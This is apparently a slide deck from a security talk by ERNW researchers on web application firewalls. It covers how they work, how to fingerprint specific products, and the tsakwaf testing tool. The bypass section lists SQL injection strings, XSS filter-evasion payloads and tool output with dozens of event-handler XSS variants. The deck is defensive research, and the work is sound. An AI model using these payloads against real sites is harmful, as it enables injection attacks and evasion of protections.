

Some Notes on Web Application Firewalls

or Why You still Get Owned



#whoami

Member of Application Security
Team, ERNW GmbH

Contact:

ERNW GmbH

Frank Block

Breslauer Str. 28

69124 Heidelberg

Email: fblock@ernw.de



#whoami

Head of Application Security &
Chief Security Officer, ERNW GmbH

Contact:

ERNW GmbH

Michael Thumann

Breslauer Str. 28

69124 Heidelberg


Email: mthumann@ernw.de




Attack Vectors

Web Application

Web Application Attacks





SQL Injection Example

What's a WAF

Web Application Firewalls

Web Application Firewalls

- Basically a filter that controls the traffic between a client and the application
- Its main purpose is to detect and defend against application layer attacks which could lead to
 - Data loss
 - Denial of Service
 - Web Site Defacement

Possible reasons for the usage of WAFs



- Insecure Application with maybe already known vulnerabilities
- Additional Protection
- No confidence in own/foreign Software developers

Web Application Firewalls



- **Detection mechanisms**
 - Negative Detection Model
 - Positive Detection Model
 - Additional Mechanisms

- **Possible deployments**
 - Reverse Proxy
 - Layer 2 Bridge
 - Network monitor
 - Server based
 - Embedded

Detection Mechanisms

→ Negative Detection Model

- Blacklisting approach
- Database with known "bad" Strings


→ Positive Detection Model

- Whitelisting approach
- WAF learns/gets teached "good" Input and rejects all other Input


→ Additional Mechanisms

- Time based detection
- Anomaly based detection

WAF deployments




Network Monitor




Layer 2 Bridge

Reverse Proxy



WAF deployments

Server based



Embedded




but ...



– Effort

- for the WAF testing/
configuration (and retesting/
configuration on new
releases)
- concerning the environment
adjustment
- regarding maintenance/
troubleshooting


Vulnerabilities that could be mitigated by a WAF



Fingerprinting

Web Application Firewalls

WAFs covered in research




- ModSecurity
- PHPIDS
- WebKnight
- URLScan
- Web Application Firewall 460

Fingerprinting



- Phase one: 10 Teststrings
- Phase two: "Specialties"

ModSecurity



```
GET /print.php?message=a HTTP/1.1\r\nHost: modsec.waf\r\nUser-Agent: libwww\r\n\r\n
```

```
GET /print.php?message=a HTTP/1.1\r\nHost: modsec.waf\r\nUser-Agent: libwww\r\nAccept: a\r\n\r\n
```

PHPIDS



- No global Filtering


[http://example.com/pfyq/hohkfs/\\$BAD_STRING](http://example.com/pfyq/hohkfs/$BAD_STRING)

WebKnight

- Status Code: 999
- Status Message: No Hacking
- Server: WWW Server/1.1
- WebKnight specific Errorpage

- *`http://webknight.server/path/to/site.php?parm="<>`*
- *`http://webknight.server/path/to/site.php?parm=%22%3C%3E`*

URLScan



GET / HTTP/1.1\r\n
Host: webknight.waf:80\r\n
User-Agent: Mozilla/5.5 (compatible; MSIE 5.5;
Windows NT 5.1) \r\n
*Accept: */*\r\n*
If: aaaa\r\n
Translate: aaaa\r\n
Lock-Token: aaaa\r\n

*Accept: */*\r\n*
If: \r\n
Translate: \r\n
Lock-Token: \r\n


Web Application Firewall 460



- Custom Errorpage
 - 404
 - *The specified URL cannot be found*
 - 503
 - *The requested service is temporarily unavailable. It is either overloaded or under maintenance. Please try later.*
- Additional HTML comment:
... 0123456789...

Circumvention

Web Application Firewalls



WAF secured 😊

SQLi based Circumvention



→ 'or 'a '='a=

→ 'or 'a'='a'--


→ 'or 1 --

→ ... ' --

But these statements can't be used to extract data, hm?

- Remember?
SELECT count() FROM Users WHERE Username = '\$NAME' AND Password = '\$PASSWORD'*
- Christmas already?
UPDATE orders SET dstAddress = '\$ADDRESS' WHERE orderID = '123456789'
- Heartland, Hannaford? MasterCard?
SELECT owner, cc_num, cc_type FROM customers WHERE owner = '\$NAME'

A note on vendor reactions



- Regarding a very simple and common SQLi attack string:
- ' or 'a'='a ☺
- *"We are also aware of that issue, but I don't see how we can effectively block this without causing a lot of false positives..."*

XSS filter Circumvention

1. Initial circumvention...
`<input oninput=alert(1)>asd`
2. After applying "Tag Filter"
`<input%0aaaaaaa oninput=location.href='http://www.heise.de'>asd`
3. After applying "URL Filter"
`<input%0aaaaaaa oninput=location.href='htt'+p://www.heise.de'>asd`

General Circumvention



- 3 of 4 WAFs seemed to be vulnerable to the usage of some event handlers
- especially in combination with tags/event handlers introduced in HTML5

Short current example

Web Application Firewalls

Reasons for a WAF deployment



- Delay between discovery and fix of a vulnerability
- Access to application source code is:
 - limited
 - impossible

tsakwaf The Swiss Army Knife for Web Application Firewalls

Web Application Firewalls

tsakwaf

- Developed to support the daily work of a web application pentester
- and to help testing the detection capabilities of a WAF
- Current version: 0.9.5 The Troopers Version 😊
- Licensed under the 3-clause BSD license
- <http://www.ernw.de/download/tsakwaf/tsakwaf-0.9.5.tar.gz>

Supported functions



- Encoding
- XSS Code Generator
- HPP/HPF Code Generator
- WAF Fingerprinting

time for a demo?

tsakwaf

Fingerprinting

```
Terminal - surf@localhost:/mnt/data/ernw/Thesis/kolloq
File Edit View Terminal Go Help

WebKnight
-----

10 of 10 teststrings caused the WAF to react, meaning a percentage of 100%.

|##|
|##|
|##|
|##|
|##|
-----

PHPIDS
-----

0 of 10 teststrings caused the WAF to react, meaning a percentage of 0%.

| |
| |
| |
| |
| |
-----
```


Fingerprinting

```
Terminal - surf@localhost:/mnt/data/ernw/Thesis/kollog
File Edit View Terminal Go Help
# PHASE TWO
=====
This phase does specific checks, representing some specialities for each WAF.
These are a good method to verify the results from phase two.

Barracuda
-----
The result for Test 1 (Barracuda specific Response Page):
    No specific behaviour detected

WebKnight
-----
The result for Test 1 (WebKnight specific Status Code):
+++++++ The Status Code/message contains WebKnight specific data: 999 No Hacking

The result for Test 2 (WebKnight specific "Server" Headerfield):
+++++++ The "Server" Headerfield contains WebKnight specific data: WWW Server/1.1

The result for Test 3 (The WebKnight "denied" site):
+++++++ The Response Body contains WebKnight specific strings.

The result for Test 4 (Different behaviour for the encoded/non encoded version of specific strings):
+++++++ The Status Codes differed for the different encoded strings, representing a typical unique WebKnight
behaviour.
```

Fingerprinting

```
Terminal - surf@localhost:/mnt/data/ernw/Thesis/kolloq
##### VERBOSE MODE OUTPUT #####
Base Response:
Base Request URL: http://172.16.75.129:80/?asd=bb
Base Status Code: 403
Base Status Message: Forbidden
Result for PHPIDS Check on Base Request: No reaction detected (that is the expected behaviour)
Result for empty HTTP Response Check on Base Request: Non empty Answer (that is the expected behaviour)

Barracuda Test:
Request URL: http://172.16.75.129:80/?asd=script:
Status Code: 403
Status Message: Forbidden
Result for PHPIDS Check: No Reaction detected.
Result for empty HTTP Response Check: No Reaction detected.

Barracuda Test:
Request URL: http://172.16.75.129:80/?asd=script:onmousemove)
Status Code: 403
Status Message: Forbidden
Result for PHPIDS Check: No Reaction detected.
Result for empty HTTP Response Check: No Reaction detected.

Barracuda Test:
Request URL: http://172.16.75.129:80/?asd=cmd'
Status Code: 403
Status Message: Forbidden
Result for PHPIDS Check: No Reaction detected.
Result for empty HTTP Response Check: No Reaction detected.
```


Fingerprinting

```
Terminal - surf@localhost:/mnt/data/ernw/Thesis/kollog
File Edit View Terminal Go Help
WebKnight Test:
Request URL: http://172.16.75.129:80/?asd=selectexec
Status Code: 999
Status Message: No Hacking
Result for PHPIDS Check: No Reaction detected.
Result for empty HTTP Response Check: No Reaction detected.

WebKnight Test:
Request URL: http://172.16.75.129:80/?asd=execxp_regread
Status Code: 999
Status Message: No Hacking
Result for PHPIDS Check: No Reaction detected.
Result for empty HTTP Response Check: No Reaction detected.

WebKnight Test:
Request URL: http://172.16.75.129:80/?asd=nullselect'-
Status Code: 999
Status Message: No Hacking
Result for PHPIDS Check: No Reaction detected.
Result for empty HTTP Response Check: No Reaction detected.

WebKnight Test:
Request URL: http://172.16.75.129:80/?asd=)"a'
Status Code: 999
Status Message: No Hacking
Result for PHPIDS Check: No Reaction detected.
Result for empty HTTP Response Check: No Reaction detected.
```

XSS Code Generator

```
Terminal - surf@localhost:/mnt/data/coding/tsakwaf/tags/0.8.5
surf@localhost /mnt/data/coding/tsakwaf/tags/0.8.5 $ ./tsakwaf.pl -i prompt(1) -V
<a onabort=prompt(1)>asd
<a onactivate=prompt(1)>asd
<a onafterprint=prompt(1)>asd
<a onafterupdate=prompt(1)>asd
<a onbeforeactivate=prompt(1)>asd
<a onbeforecopy=prompt(1)>asd
<a onbeforecut=prompt(1)>asd
<a onbeforedeactivate=prompt(1)>asd
<a onbeforeeditfocus=prompt(1)>asd
<a onbeforeonload=prompt(1)>asd
<a onbeforepaste=prompt(1)>asd
<a onbeforeprint=prompt(1)>asd
<a onbeforeupdate=prompt(1)>asd
<a onblur=prompt(1)>asd
<a oncanplay=prompt(1)>asd
<a oncanplaythrough=prompt(1)>asd
<a oncellchange=prompt(1)>asd
<a onchange=prompt(1)>asd
<a onclick=prompt(1)>asd
<a oncontextmenu=prompt(1)>asd
<a oncontrolselect=prompt(1)>asd
<a oncopy=prompt(1)>asd
<a oncut=prompt(1)>asd
<a ondataavailable=prompt(1)>asd
<a ondatasetchanged=prompt(1)>asd
<a ondatasetcomplete=prompt(1)>asd
<a ondblclick=prompt(1)>asd
<a ondeactivate=prompt(1)>asd
<a ondrag=prompt(1)>asd
```

XSS Code Generator

```
Terminal - surf@localhost:/mnt/data/coding/tsakwaf/tags/0.8.5
File Edit View Terminal Go Help
<aaaabbbbbbccddddeeee onpopstate=prompt(1)>asd
<aaaabbbbbbccddddeeee onprogress=prompt(1)>asd
<aaaabbbbbbccddddeeee onpropertychange=prompt(1)>asd
<aaaabbbbbbccddddeeee onratechange=prompt(1)>asd
<aaaabbbbbbccddddeeee onreadystatechange=prompt(1)>asd
<aaaabbbbbbccddddeeee onredo=prompt(1)>asd
<aaaabbbbbbccddddeeee onreset=prompt(1)>asd
<aaaabbbbbbccddddeeee onresize=prompt(1)>asd
<aaaabbbbbbccddddeeee onresizeend=prompt(1)>asd
<aaaabbbbbbccddddeeee onresizestart=prompt(1)>asd
<aaaabbbbbbccddddeeee onrowenter=prompt(1)>asd
<aaaabbbbbbccddddeeee onrowexit=prompt(1)>asd
<aaaabbbbbbccddddeeee onrowsdelete=prompt(1)>asd
<aaaabbbbbbccddddeeee onrowsinserted=prompt(1)>asd
<aaaabbbbbbccddddeeee onscroll=prompt(1)>asd
<aaaabbbbbbccddddeeee onseeked=prompt(1)>asd
<aaaabbbbbbccddddeeee onseeking=prompt(1)>asd
<aaaabbbbbbccddddeeee onselect=prompt(1)>asd
<aaaabbbbbbccddddeeee onselectstart=prompt(1)>asd
<aaaabbbbbbccddddeeee onstalled=prompt(1)>asd
<aaaabbbbbbccddddeeee onstorage=prompt(1)>asd
<aaaabbbbbbccddddeeee onsubmit=prompt(1)>asd
<aaaabbbbbbccddddeeee onsuspend=prompt(1)>asd
<aaaabbbbbbccddddeeee ontimeerror=prompt(1)>asd
<aaaabbbbbbccddddeeee ontimeupdate=prompt(1)>asd
<aaaabbbbbbccddddeeee onundo=prompt(1)>asd
<aaaabbbbbbccddddeeee onunload=prompt(1)>asd
<aaaabbbbbbccddddeeee onvolumechange=prompt(1)>asd
<aaaabbbbbbccddddeeee onwaiting=prompt(1)>asd
<aaaabbbbbbccddddeeee style=x:expression(prompt(1))>asd
```

Conclusions



- Identification of a specific WAF is possible
- Blacklisting - no effective protection
- WAF vendors are only slowly adding new technologies
- Focus should lie on secure Programming (SDL)



Questions?
